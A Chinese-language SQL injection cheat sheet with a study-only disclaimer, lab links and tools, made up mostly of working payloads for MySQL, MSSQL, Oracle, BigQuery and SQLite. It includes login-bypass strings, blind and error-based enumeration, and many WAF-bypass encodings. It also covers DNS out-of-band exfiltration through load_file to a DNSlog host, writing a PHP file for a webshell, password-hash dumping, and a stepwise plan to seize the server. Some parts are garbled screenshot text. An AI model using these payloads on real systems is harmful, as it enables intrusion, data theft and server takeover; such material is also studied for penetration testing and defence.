

# OWASP A1 - SQL injection

# 2

## 免责声明

1. 本文档仅供学习和研究使用
2. 请勿使用文中的技术源码用于非法用途
3. 任何人造成的影响均与本人无关

# 2

## 本文大纲

# Contents

## OWASP A1 - SQL injection

 免责声明

 本文大纲

 注入描述

    学习教程

    Payload

    测试靶场

    相关工具

    提权工具

 利用思路

 注入分类

    基于响应类型

    基于数据类型

    基于语句类型

    基于程度和顺序

    基于注入点的位置

 注入检测

    1. 找注入点

    2. 测注入点

    3. 判断数据库类型

## MySQL注入

测试靶场

相关文章

相关资源

监控工具

MySQL基础

正则表达式攻击

bypass 技巧

提权/GETSHELL

## MSSQL注入

MSSQL 基础

正则表达式攻击

bypass 技巧

提权/GETSHELL

## oracle注入

bypass 技巧

## BigQuery注入

Playground

## SQLite注入

SQLite 基础

## Postgresql注入

Postgresql 基础

bypass 技巧

提权/GETSHELL

## DVWA\_Injection

Low

Medium

High

Impossible

## Pikachu\_Injection

数字型注入(post)

字符型注入(get)

搜索型注入

xx型注入

"insert/update"注入

"delete"注入

"http\_header"注入  
盲注(base\_on\_boolean)  
盲注(base\_on\_time)  
宽字符注入



## 注入描述

注入攻击的本质，是程序把用户输入的数据当做代码执行

这里有两个关键条件：

- 用户能够控制输入
- 用户输入的数据被拼接到要执行的代码中从而被执行

SQL 注入漏洞则是程序将用户输入的数据拼接到了 SQL 语句中，从而导致攻击者构造、改变的 SQL 语义进行了攻击。

## 学习教程

- [SQL 注入 - CTF Wiki](#)
- [Beyond SQLi: Obfuscate and Bypass](#)
- [ning1022/SQLInjectionWiki](#)

## Payload

- [trietptm/SQL-Injection-Payloads](#)

## 测试靶场

- <http://demo.testfire.net/>
- <https://juice-shop.herokuapp.com/#/search>
- <https://sqlchop.chaitin.cn/demo/>

## 相关工具

- [sqlmap](#)
  - [sqlmap 笔记](#)

## 提权工具

- [SafeGroceryStore/MDUT](#) - 数据库跨平台利用工具
  - [Ryze-T/Sylas](#) - 数据库综合利用工具
    - <https://paper.seebug.org/1836/>
- 

#2



## 利用思路

1. 寻找注入点,可以通过 web 扫描工具进行实现
2. 通过注入点,尝试获得关于连接数据库用户名、数据库名称、连接数据库用户权限、操作系统信息、数据库版本等相关信息
3. 猜解关键数据库表及其重要字段与内容(如存放管理员账户的表名、字段名等信息)
4. 可以通过获得的用户信息,寻找后台登录
5. 利用后台或了解的进一步信息,上传 webshell 或向数据库写入一句话木马,以进一步提权,直到拿到服务器权限

#2



## 注入分类

## 基于响应类型

- 报错注入
- 联合查询注入
- 堆叠注入
- 布尔/时间盲注

## 基于数据类型

- 字符型
- 数字型
- 搜索型

## 基于语句类型

- 查询型
- 插入型
- 删除型

## 基于程度和顺序

- 一阶注入：指输入的注入语句对 WEB 直接产生了影响，出现了结果
- 二阶注入：类似存储型 XSS，是指输入提交的语句，无法直接对 WEB 应用程序产生影响，通过其它的辅助间接的对 WEB 产生危害

## 基于注入点的位置

- 通过用户输入的表单域的注入
- 通过 cookie 注入
- 通过服务器变量注入：例如基于头部信息的注入

#2

## 注入检测

我们可以通过多种方式检测注入，其中最简单的方法是在各种参数后添加 `' OR '` 或 `'' OR ''` 从而得到一个从 Web 服务器返回的数据库报错信息。我们就可以在此基础上判断接下来手工注入利用何种方式。

## 1. 找注入点

- GET - HTTP Request

在常见的 HTTP GET 请求（以及大多数请求类型）中，都会存在一些常见的注入点。

例如：网址参数（下面的请求的 id），Cookie，Host 以及任何自定义 Headers 信息。

然而，HTTP 请求中的任何内容都可能容易受到 SQL 注入的攻击。

```

GET /?id=1 HTTP/1.1           <-----注入点
Host: www.xxx.com
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94
Safari/537.36
Upgrade-Insecure-Requests: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-Server-Name: xxxx           <-----注入点
Cookie: user=xxxxxx;          <-----注入点
X-Forward-For: xxxx           <-----注入点

```

- POST - Form Data

在具有 Content-Type 为 `application/x-www-form-urlencoded` 标准的HTTP POST 请求中，注入将类似于 GET 请求中的 URL 参数。  
它们位于HTTP 头信息下方，但仍可以用相同的方式进行利用。

```

POST / HTTP/1.1
Host: xxx.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
username=xxx&email=xxx@xxx.com <-----注入点

```

- POST - JSON

在具有 Content-Type 为 `application/json` 的标准 HTTP POST 请求中  
注入通常是 `JSON{"key":"value"}` 键对值。该值也可以是数组或对象。虽然符号是不同的，但值可以像所有其他参数一样注入。

提示：尝试使用 `“”`，但要确保 JSON 使用双引号，否则可能会破坏请求格式。

```
POST / HTTP/1.1
Host: xxx.com
Content-Type: application/json
Content-Length: 56
{
  "username": "xxx",           <-----注入点
  "email": "xxx@xxx.com"      <-----注入点
}
```

- POST - XML

在具有 Content-Type 为 `application/xml` 的标准 HTTP POST 请求中注入通常在一个内部。虽然符号是不同的，但值可以像所有其他参数一样注入。

提示：尝试使用 

```
POST / HTTP/1.1
Host: xxx.com
Content-Type: application/xml
Content-Length: 79
<root>
  <username>xxxxx</username>           <-----注入点
  <email>xxx@xxx.com</email>          <-----注入点
</root>
```

## 2. 测注入点

我们通过在应用程序中触发错误和布尔逻辑，可以最轻松地检测易受攻击的参数。提供格式错误的查询语句将触发错误，并且使用各种布尔逻辑语句发送有效查询会触发来自 Web 服务器的不同响应。

- 万能密码（常见于登录框）

```
admin' --
admin' #
```

```
admin'/*  
' or 1=1--  
' or 1=1#  
' or 1=1/*  
) or '1'='1--  
) or ('1'='1--  

```

- 逻辑测试

The screenshot shows a browser window with three tabs at the top: 'SQL'. The main content area displays several test cases for logical operators:

- 1.php?id=1 or 1=1 -- true
- 1.php?id=1' or 1=1 -- true
- 1.php?id=1" or 1=1 -- true
- 1.php?id=1 and 1=2 -- false
- 1.php?id=1-false
- 1.php?id=1-true

- 算术

The screenshot shows a browser window with three tabs at the top: 'SQL'. The main content area displays two test cases for division:

- 1.php?id=1/1 -- true
- 1.php?id=1/0 -- false

- 基于盲注

```
,(select * from (select(sleep(10)))a)
%2c(select%20*%20from%20(select(sleep(10)))a)
';WAITFOR DELAY '0:0:30'--
```

- 基于错误

```
OR 1=1
OR 1=1#
OR x=y#
OR 1=1--
OR x=x--
OR 3409=3409 AND ('pytw' LIKE 'pytw
HAVING 1=1
HAVING 1=1#
HAVING 1=0--
AND 1=1--
AND 1=1 AND '%'='
WHERE 1=1 AND 1=0--
%' AND 8310=8310 AND '%'='
```

### 3. 判断数据库类型

- 注释符判断 `/*` 是 MySQL 中的注释符，返回错误说明该注入点不是 MySQL，继续提交如下查询字符：`--` 是 Oracle 和 MSSQL 支持的注释符，如果返回正常，则说明

为这两种数据库类型之一。继续提交如下查询字符：;是子句查询标识符，Oracle 不支持多行查询，因此如果返回错误，则说明很可能是 Oracle 数据库。

- 函数判断 `and (select count()from MSysAccessObjects)>0` 返回正常说明是 access 数据库，`and (select count()from sysobjects)>0` 返回正常说明是 mssql 数据库 `and length(user())>10` 返回正常说明是 Mysql Oracle 可以根据 from dual 虚拟库判断

#2



## MYSQL注入

### 测试靶场

- <https://github.com/Audi-1/sql-labs> ↗
  - [sql-labs](#) ↗

### 相关文章

- [Mysql注入-Bypass啊理芸](#) ↗
- [SQL注入-bypass A某Yun的tamper](#) ↗
- [SQL注入之利用DNSlog外带盲注回显](#) ↗
- [mysql写shell的一点总结](#) ↗
- [MySql慢查询日志GetShell](#) ↗
- [MySql报错注入-高版本json函数报错](#) ↗

### 相关资源

- [aleenzz/MSSQL\\_SQL\\_BYPASS\\_WIKI](#) ↗

### 监控工具

- [TheKingOfDuck/MySQLMonitor](#) ↗ - MySQL 实时监控工具
- [cw1997/MySQL-Monitor](#) ↗ - MySQL服务器执行SQL记录实时监控（WEB版本）

# MySQL基础

## 注释

```
#      注释内容，表示单行注释
--      注意--后面有一个空格
/* */  多行注释
```

## 数据库名

```
SELECT database();
SELECT schema_name FROM information_schema.schemata;
```

## 表名

```
SELECT table_schema, table_name FROM information_schema.tables WHERE
table_schema!= 'information_schema' AND table_schema!= 'mysql';

-- union 查询
--MySQL 4版本时用version=9, MySQL 5版本时用version=10

UNION SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE
version=10;          /* 列出当前数据库中的表 */
UNION SELECT TABLE_NAME FROM information_schema.tables WHERE
TABLE_SCHEMA=database();
/* 列出所有用户自定义数据库中的表 */

-- 盲注
AND select SUBSTR(table_name,1,1) from information_schema.tables where
table_schema=database() > 'A'

-- 报错
AND(SELECT COUNT(*) FROM (SELECT 1 UNION SELECT null UNION SELECT !1)x
GROUP BY CONCAT((SELECT table_name FROM information_schema.tables LIMIT
1),FLOOR(RAND(0)*2))) (@:=1)||@ GROUP BY CONCAT((SELECT table_name FROM
information_schema.tables LIMIT 1),!@) HAVING @||MIN(@:=0); AND
ExtractValue(1, CONCAT(0x5c, (SELECT table_name FROM
information_schema.tables LIMIT 1)));
```

-- 在5.1.5版本中成功。

## 列名

SQL

```
-- union 查询
UNION SELECT GROUP_CONCAT(column_name) FROM information_schema.columns
WHERE table_name = 'tablename'

-- 盲注
AND select substr((select column_name from information_schema.columns
where table_schema=database() and table_name = 'tablename' limit 0,1),1,1)
> 'A'

-- 报错
-- 在5.1.5版本中成功
AND (1,2,3) = (SELECT * FROM SOME_EXISTING_TABLE UNION SELECT 1,2,3 LIMIT
1)

-- MySQL 5.1版本修复了
AND(SELECT COUNT(*) FROM (SELECT 1 UNION SELECT null UNION SELECT !1)x
GROUP BY CONCAT((SELECT column_name FROM information_schema.columns LIMIT
1),FLOOR(RAND(0)*2))) (@:=1)||@ GROUP BY CONCAT((SELECT column_name FROM
information_schema.columns LIMIT 1),!@) HAVING @||MIN(@:=0); AND
ExtractValue(1, CONCAT(0x5c, (SELECT column_name FROM
information_schema.columns LIMIT 1)));

-- 利用 PROCEDURE ANALYSE()
-- 这个需要 web 展示页面有你所注入查询的一个字段
-- 获得第一个段名

SELECT username, permission FROM Users WHERE id = 1; 1 PROCEDURE ANALYSE()
-- 获得第二个段名

1 LIMIT 1,1 PROCEDURE ANALYSE()
-- 获得第三个段名

1 LIMIT 2,1 PROCEDURE ANALYSE()
```

## 根据列名查询所在的表

```
-- 查询字段名为 username 的表
SELECT table_name FROM information_schema.columns WHERE column_name =
'username';

-- 查询字段名中包含 username 的表
SELECT table_name FROM information_schema.columns WHERE column_name LIKE
'%user%';
```

## 条件语句

```
SELECT IF(1=1, true, false);

SELECT CASE WHEN 1=1 THEN true ELSE false END;
```

## 延时函数

```
SELECT sleep(3)

UNION SELECT If(ascii(substr(database(),1,1))>115,0,sleep(5))

SELECT BENCHMARK(100000,SHA1('true'))

UNION SELECT IF(MID(version(),1,1) LIKE 5, BENCHMARK(100000,SHA1('true')),false)
```

## order by 后的注入

### 简单判断

```
order=1%20and(select%20if(mid(user(),1,4)=%22root%22,sleep(0.01),123))
```

order by 由于是排序语句，所以可以利用条件语句做判断，根据返回的排序结果不同判断条件的真假。

一般带有 order 或者 order by 的变量很可能是这种注入，在知道一个字段的时候可以采用如下方式注入：

```
http://www.test.com/list.php?order=vote
```

-- 根据 vote 字段排序。找到投票数最大的票数 num 然后构造以下链接：

```
http://www.test.com/list.php?order=abs(vote-(length(user())>0)*num)+asc
```

-- 看排序是否变化。还有一种方法不需要知道任何字段信息，使用 rand 函数：

```
http://www.test.com/list.php?order=rand(true)
```

```
http://www.test.com/list.php?order=rand(false)
```

-- 以上两个会返回不同的排序，判断表名中第一个字符是否小于 128 的语句如下：

```
http://www.test.com/list.php?order=rand((select
char(substring(table_name,1,1)) from information_schema.tables limit 1)
<=128))
```

## 宽字节注入

国内最常使用的 **GBK 编码**，这种方式主要是绕过 **addslashes** 等对特殊字符进行转移的绕过

反斜杠 \ 的十六进制为 %5c

在你输入 %bf%27 时，函数遇到单引号自动转移加入 \，此时变为 %bf%5c%27

%bf%5c 在 GBK 中变为一个宽字符 「縗」

%bf 那个位置可以是 %81-%fe 之间的任何字符

不止在 SQL 注入中，宽字符注入在很多地方都可以应用

## oob

```
http://www.test.com/list.php?order=1 or 1=1
```

SQL

```
select load_file('\\\\\\test.xxx.ceye.io\\\\abc');
```

```
select load_file(concat('\\\\\\', (select  
hex(database()), '.xxx.ceye.io\\\\abc')));  
/*
```

UNC是一种命名惯例，主要用于在Microsoft Windows上指定和映射网络驱动器。UNC命名惯例最多被应用于在局域网中访问文件服务器或者打印机。我们日常常用的网络共享文件就是这种方式。UNC路径就是类似\softer这样的形式的网络路径

格式： \servername\sharename，其中 `servername` 是服务器名， `sharename` 是共享资源的名称。

目录或文件的 UNC 名称可以包括共享名称下的目录路径，格式为：

```
\servername\sharename\directory\filename
```

上面的 payload 中 \\\\ 转义后即为 \\

`select hex(database())` 为需要的查询语句，用 `hex()` 是因为构造 UNC 时不能有特殊符号，转化一下更好用。

`.xxx.ceye.io\\\\abc` 转义后就变成了 `.xxx.ceye.io\\abc`

拼接起来后就成了 `\\\\xxx.ceye.io\\abc` 完全符合 UNC 的路径标准，解析后在 DNSlog 平台就能看到数据了。

Linux 没有 UNC 路径，所以当处于 Linux 系统时，不能使用该方式获取数据

```
/*
```

如果不成功，可能是访问 oob 域名的流量被拦截了，也可能是由于没开启文件导入导出



SQL

```
show global variables like '%secure%';
```

-- 如果 `secure_file_priv` 的值为 `null`，则没开启；如果为空，则开启；如果为目录，则说明只能在该目录下操作。

-- 通过设置 `my.ini` 来配置

## 文件导出



SQL

```
select '<?phpinfo(); ?>' into outfile 'D:/shell.php';
```

# 正则表达式攻击

在 MySQL 5+ 中 information\_schema 库中存储了所有的库名，表名以及字段名信息。

- 判断第一个表名的第一个字符是否是 a-z 中的字符,其中 blind\_sqli 是假设已知的库名。

注：正则表达式中 `^[a-z]` 表示字符串中开始字符是在 a-z 范围内

```
SQL
1 and 1=(SELECT 1 FROM information_schema.tables WHERE
TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[a-z]' LIMIT 0,1) /*
```

- 判断第一个字符是否是 a-n 中的字符

```
SQL
1 and 1=(SELECT 1 FROM information_schema.tables WHERE
TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^[a-n]' LIMIT 0,1)/*
```

- 确定该字符为 n

```
SQL
1 and 1=(SELECT 1 FROM information_schema.tables WHERE
TABLE_SCHEMA="blind_sqli" AND table_name REGEXP '^n[a-z]' LIMIT 0,1) /*
```

- 表达式的更换如下

```
SQL
expression like this: '^n[a-z]' -> '^ne[a-z]' -> '^new[a-z]' -> '^news[a-
z]' -> FALSE
```

这时说明表名为 news , 要验证是否是该表名 正则表达式为 `'^news$'` , 但是没这必要直接判断 `table_name = 'news'` 即可。

- 接下来猜解其它表了

regexp 匹配的时候会在所有的项都进行匹配。例如：security 数据库的表有多个，users, email 等

```
SQL

select * from users where id=1 and 1=(select 1 from
information_schema.tables where table_schema='security' and table_name
regexp '^u[a-z]' limit 0,1);      -- 是正确的

select * from users where id=1 and 1=(select 1 from
information_schema.tables where table_schema='security' and table_name
regexp '^us[a-z]' limit 0,1);      -- 是正确的

select * from users where id=1 and 1=(select 1 from
information_schema.tables where table_schema='security' and table_name
regexp '^em[a-z]' limit 0,1);      -- 是正确的

select * from users where id=1 and 1=(select 1 from
information_schema.tables where table_schema='security' and table_name
regexp '^us[a-z]' limit 1,1);      -- 不正确

select * from users where id=1 and 1=(select 1 from
information_schema.tables where table_schema='security' and table_name
regexp '^em[a-z]' limit 1,1);      -- 不正确
```

实验表名：在 limit 0,1 下， regexp 会匹配所有的项。

我们在使用 regexp 时，要注意有可能有多个项，同时要一个个字符去爆破。

类似于上述第一条和第二条。而 limit 0,1 对于 where table\_schema='security' limit 0,1 来说 table\_schema='security' 已经起到了限定作用了， limit 有没有已经不重要了。

## bypass 技巧

### 常见的绕过技巧

```
# 双写
✗ select
✓ seselectlect
```

```

# 大小写
✗ select
✓ SElect

# 负数
✗ ?id=1 AND 1=1
✓ ?id=1 AND -1=-1

# 小数点
✗ WHERE id= '1'
✓ WHERE id= '1.0test'

# +号连接绕过
✗ ?id=1 AND 1=1
✓ ?id=1+and+1=1
✓ ?id=1+union+select+1+2

# 无闭合
✗ ?id=1 and 1=1
✓ ?id=1 --+/*%0aand 1=1 --+/

# 有闭合
✗ ?id=1 and 1=1
✓ ?id=1 --+/*%0a'and 1=1 --+ ---+/
✓ ?id=1 --+/*%0aand 1=1 --+*/
✓ ?id=1 --+/*%0a'and 1=1 --+ ---+*

# %09、%0a、%0b、%0c、%0d、%a0 替换 %20
✗ and false union select 1,2,.....,31--
✓ and%0afalse%0aunion%0aselect%0a1,2,.....,31--+

# URL 编码
✗ ?id=1 union select pass from admin limit 1
✓ 1%20union%20select%20pass%20from%20admin%20limit%201

✗ ?id=1 or 1
✓ ?id=1%27or%271          #字符型注入
✓ ?id=1%20or%201           #数字型注入

```

## 函数替换

- 连接

```

and length(database())=7
&& length(database())=7
%26%26 length(database())=7
HAVING length(database())=7

or 1=1
|| 1=1
%7C%7C 1=1
%7C%7C 1 LIKE 1

```

- benchmark 代替 sleep

```

id=1 and if(ascii(substring((database()),1,1))=115,(select
benchmark(1000000,md5(0x41))),1) --+

```

- 字符串截取函数

```

Mid(version(),1,1)
Substr(version(),1,1)
Substring(version(),1,1)
Lpad(version(),1,1)
Rpad(version(),1,1)
Left(version(),1)
reverse(right(reverse(version()),1))

```

- 字符串连接函数

```

concat(version(),'|',user());
concat_ws('|',1,2,3)

```

- 字符转换/编码

```
Char(49)
Hex('a')
Unhex(61)
Ascii(1)
```

## 函数与括号之间

```
# 函数与括号之间可添加空格、换行、注释
✗ select version()
✓ select version ()
✓ select version/**/()
✓ select version
#123
()
```

## 执行语句之间

```
# 执行语句之间的空格，可用注释符、"换行%0a"替换
✗ select version()
✓ select/**/version()
✓ select#123
version()
✓ select-- 123
version()
```

## 括号包裹

```
# 逻辑判断式1>1、'a'='b'，from后的表名，select语句，可用括号包裹
✓ select * from (test)
✓ select * from (test) where (id=1)
✓ select * from (test) where (id=1) union (select * from (test) where
(id=2));
```

## 省略空格

```
# 单双引号'''、括号()、反单引号``、星号*、与语句之间可以没有空格
✓ select*from(test)
✓ select*from(test)where(id=1)
✓ select*from(test)where(id=1)union(select*from(test)where(id=2));
```

## 注释配合换行符

```
# order by 1
✗ ?id=1'order by id#
✓ ?id=1%27order%20by%20id%23
✓ ?id=1%27order%23/*%99%0aby%23/*%99%0a4%23
✓ ?id=1%20order%23/*%99%0aby%23/*%99%0aid%23
✓ ?id=1%20order%23/*%99%0aby%23/*%99%0a4%23

# union select x from x
✗ ?id=union select
✓ ?id=union%23/*%99%0aselect
✓ ?id=union--%20%0d%0a%23/*%99%0aselect
✓ ?id=union--%20%0d%0a%23/*%99%0aselect--%20%0d%0a%23/*%99%0aa,2,asd
✓ ?id=union--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0a1,id,3%20from%20users
✓ ?id=1%27union--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0a1,id,3%20from%20users%23%27
✓ ?id=1%20union--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0a1,id,3%20from%20users%23
✓ ?id=1%27union--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0a1,%23/*%99%0auser(),3%20from%20users%23

# load_file()
# 规避常规的 dnslog 站点，最好自建 dnslog 服务
✗ ?id=1'union select load_file("//123.xxx.com/abc")#
✓ ?id=1%27union--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0aload_file(%22//123.xxx.com/abc%22)%23
✓ ?id=1%27%26%26(--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0aload_file(%22//123.xxx.cn/abc%22))%23
✓ ?id=1%27%26%26(--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0aload_file(%23/.%23/*%99%0a))%23
✓ ?id=1%27%26%26(--%20%0d%0a%23/*%99%0aselect--
%20%0d%0a%23/*%99%0aload_file(%23/.%23/*%99%0d%0aconcat(%27//%27,
(%23%0aselect%23/*%99%0a111),%27.123.text.com/abc%27)))%23
```

```

✓ ?id=1%20%26%26(--%20%0d%0a%23/*%99%0aselect--%20%0d%0a%23/*%99%0aload_file(%23/.%23/*%99%0d%0aconcat(%27//%27, (%23%0aselect%23/*%99%0a111),%27.123.text.com/abc%27)))%23

# concat()
✗ ?id=concat(' '//,(select 123),".123.test.com/abc")
✓ ?id=concat(%27//%27,(select%23/*%99%0a123),%22.123.test.com/abc%22)


# updatexml()
✗ ?id=updatexml(1,1,1)
✓ ?id=updatexml%23/*%99%0a(1,1,1)
✓ ?id=1%27and%20updatexml%23/*%99%0a(1,1,1)%23%27
✓ ?id=1%20and%20updatexml%23/*%99%0a(1,1,1)

✗ ?id=updatexml(0,(select a),'a')
✓ ?id=updatexml%23/*%99%0d%0a(0,(%23/*%99%0d%0aselect%0aa),%27a)%27
✓ ?id=1%27%26%26updatexml%23/*%99%0d%0a(0, (%23%0aselect%23/*%99%0a111),%27a)%27)%23
✓ ?id=1%20and%20updatexml%23/*%99%0d%0a(0, (%23%0aselect%23/*%99%0a111),%27a)%27)%23

?id=1' and updatexml(0,concat#concat)('//~',(select 123),0x7e),'a')'#?
?id=1%27%26%26updatexml%23/*%99%0d%0a(0,concat%0a%23concat)%0d%0a(%27//~%27, (select%23/*%99%0a123),0x7e),%27a)%27)%23
?
?id=1%20and%20updatexml%23/*%99%0d%0a(0,concat%0a%23concat)%0d%0a(%27//~%27, (select%23/*%99%0a123),0x7e),%27a)%27)%23

```

## 绕过引号限制



The screenshot shows a macOS-style application window with three colored window control buttons (red, yellow, green) at the top left. The title bar on the right says "SQL". The main text area contains the following SQL code:

```

-- hex 编码
SELECT * FROM Users WHERE username = 0x61646D696E
-- char() 函数
SELECT * FROM Users WHERE username = CHAR(97, 100, 109, 105, 110)

```

## 绕过字符串黑名单

```
SELECT 'a' 'd' 'mi' 'n';
SELECT CONCAT('a', 'd', 'm', 'i', 'n');
SELECT CONCAT_WS('', 'a', 'd', 'm', 'i', 'n');
SELECT GROUP_CONCAT('a', 'd', 'm', 'i', 'n');
```

-- 使用 CONCAT() 时, 任何个参数为 null, 将返回 null, 可以使用 CONCAT\_WS()。  
CONCAT\_WS()函数第一个参数表示用哪个字符间隔所查询的结果。

## json 函数

MySQL 5.7.8 开始新增了很多操作 json 数据的函数

`JSON_TYPE()`

-- 此函数获取JSON值的类型, 当我们传入的值不属于json格式则报错。

`JSON_TYPE(version())`

`JSON_EXTRACT()`

-- 此函数从 JSON 文档中返回数据, 从与path参数匹配的文档部分中选择, 当第一个参数不是json类型的值则报错

`JSON_EXTRACT(version(), '$[1]')`

`JSON_EXTRACT(select user(), '$.a')`

`JSON_ARRAY_APPEND()`

-- 将值附加到 JSON 文档中指定数组的末尾并返回结果, 报错输出原理和json\_extract函数相同。

`select JSON_ARRAY_APPEND(version(), 1, 1);`

`select JSON_ARRAY_APPEND('[1,2]', version(), 1);`

## 提权/GETSHELL

- Mysql提权

#2



## MSSQL注入

基于ASP / ASPX的应用程序一般都是 MSSQL

## 学习资源

- [aleenzz/MYSQL\\_SQL\\_BYPASS\\_WIKI](#)

## 靶场

- [Larryxi/MSSQL-SQLi-Labs](#)
  - 搭建过程：[MSSQL搭建](#), [asp站点搭建](#)

## 相关文章

- [SQL Server从0到1](#)
- [从0开始学习Microsoft SQL Server数据库攻防](#)
- [窃取MSSQL各版本密码HASH](#)

## 相关案例

- [记一次苦逼的sql注入](#)

## 相关工具

- [Keramas/mysqli-duet](#) - SQL injection script for MSSQL that extracts domain users from an Active Directory environment based on RID bruteforcing

## MSSQL 基础

- [MSSQL](#)

## 基本参数

```
@@version      -- 数据库版本
user          -- 获取当前数据库用户名
db_name()     -- 当前数据库名 其中db_name(N)可以来遍历其他数据库
;select user  -- 查询是否支持多语句
@@servername   -- 服务器名称
```

## 查询密码HASH

```
-- MSSQL 2000版本
select name,password from master.dbo.sysxlogins

-- MSSQL 2005及以后版本
select name,password_hash from sys.sql_logins
```

## 正则表达式攻击

MSSQL 所用的正则表达式并不是标准正则表达式，该表达式使用 like 关键词

```
1 AND 1=(SELECT TOP 1 1 FROM information_schema.tables WHERE
TABLE_SCHEMA="blind_sqli" and table_name LIKE '[a-z]%' )
```

该查询语句中， select top 1 是一个组合，不要看错了。

如果要查询其它的表名，由于不能像 mysql 那样用 limit x,1，只能使用 table\_name not in (select top x table\_name from information\_schema.tables) 意义是：表名没有在前 x 行里，其实查询的就是第 x+1 行。

例如查询第二行的表名：

```
1 AND 1=(SELECT TOP 1 1 FROM information_schema.tables WHERE
TABLE_SCHEMA="blind_sqli" and table_name NOT IN ( SELECT TOP 1 table_name
FROM information_schema.tables) and table_name LIKE '[a-z]%' )
```

表达式的顺序：

```
'n[a-z]%' -> 'ne[a-z]%' -> 'new[a-z]%' -> 'news[a-z]%' -> TRUE
```

之所以表达式 news[a-z] 查询后返回正确是应为 % 代表 0-n 个字符，使用 "\_" 则只能代表一个字符。故确认后续是否还有字符可用如下表达式

```
'news%' TRUE -> 'news_' FALSE
```

同理可以用相同的方法获取字段，值。这里就不再详细描述了。

## bypass 技巧

### select from 后的位置

- 空白符号

```
01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18  
,19,1A,1B,1C,1D,1E,1F,20
```

需要做 urlencode,sqlserver 中的表示空白字符比较多,靠黑名单去阻断一般不合适.

- 注释符号

Mssql 也可以使用注释符号 `/**/`

- 符号

```
192.168.214.132/letmetest.asp?t=152522098%20and:substring((select%20top%201%20name_en%20from.L_facility_tb),1,1)like%27a%27  
SELECT * FROM eventshelp where eventtypeid =152522098 and:substring((select top 1 name_en from L_facility_tb),1,1)like'a'  
=====  
HTTP_Acunetix_WVS_漏洞扫描
```

drops.wooyun.org

- 号

```
Load URL http://192.168.214.132/letmetest.asp?t=152522098%20and:substring((select%20top%201%20name_en%20from:L_facility_tb),1,1)like%27a%27  
Split URL  
Execute  
 Enable Post data  Enable Referrer  
SELECT * FROM eventshelp where eventtypeid =152522098 and:substring((select top 1 name_en from:L_facility_tb),1,1)like'a'  
=====  
HTTP_Acunetix_WVS_漏洞扫描
```

drops.wooyun.org

### select from 之间的位置

- 空白符号
- 注释符号
- 号

### and 之后的位置

- 空白符号
- 注释符号
- : 号
- %2b 号

http://192.168.214.132/letmetest.asp?t=152522098%20and%2bsubstring((select top 1 name\_en from:L\_facility\_tb),1,1)like%27a%27

SELECT \* FROM eventshelp where eventtypeid =152522098 and+substring((select top 1 name\_en from:L\_facility\_tb),1,1)like'a'

=====

HTTP\_Acunetix\_WVS\_漏洞扫描

drops.wooyun.org

## 常见过滤函数

- 字符串截取函数

Substring(@@version,1,1)

Left(@@version,1)

Right(@@version,1)

- 字符串转换函数

Ascii('a') 这里的函数可以在括号之间添加空格的，一些 waf 过滤不严会导致 bypass

Char(97)

- Mssql 支持多语句查询,因此可以使用;结束上面的查询语句,然后执行自己构造的语句. 动态执行.

使用 exec 的方式:

192.168.214.132/letmetest.asp?t=152522098;exec('wa'+itfor delay ''0:0:5'')

=====

HTTP\_Acunetix\_WVS\_漏洞扫描

drops.wooyun.org

使用 sp\_executesql 的方式:

192.168.214.132/letmetest.asp?t=152522098;declare%20@test%20nvarchar(50);set%20@test=%27wait%27%2b%27for%20delay%20%27%27%27

=====

HTTP\_Acunetix\_WVS\_漏洞扫描

drops.wooyun.org

# 提权/GETSHELL

- [MSSQL提权](#)
- 

#2



## oracle注入

用于是否是判断 oracle 数据库的方法



```
and (select count(*) from sys.user_tables)>0
```

### 相关案例

- [BountyHunterInChina/重生之我是赏金猎人\(一\)-轻松GET某src soap注入](#) ↗

## bypass 技巧

oracle 中文版中,中文括号 ( ) 可以代理英文且不报错



```
select (1+1) from test;
```

#2



## BigQuery注入

### 相关文章

- [BigQuery SQL Injection Cheat Sheet](#) ↗

# Playground

- <https://console.cloud.google.com/bigquery> ↗

## 信息收集



```
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA  
select @@project_id  
select session_user()
```

#2



## SQLite注入

SQLite 是一个进程内的库，实现了自给自足的、无服务器的、零配置的、事务性的 SQL 数据库引擎。它是一个零配置的数据库，这意味着与其他数据库不一样，你不需要在系统中配置。

SQLite 数据库的特点是它每一个数据库都是一个文件，当你查询表的完整信息时会得到创建表的语句。

## 相关文章

- [SQLite注入](#) ↗

## SQLite 基础

- <https://www.runoob.com/sqlite/sqlite-commands.html> ↗

## 注释



SQL

;	注释内容，表示单行注释
